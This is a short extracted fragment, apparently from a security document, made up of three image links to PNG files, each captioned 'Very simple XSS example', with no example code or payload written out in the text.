
Very simple XSS example




Very simple XSS example




Very simple XSS example



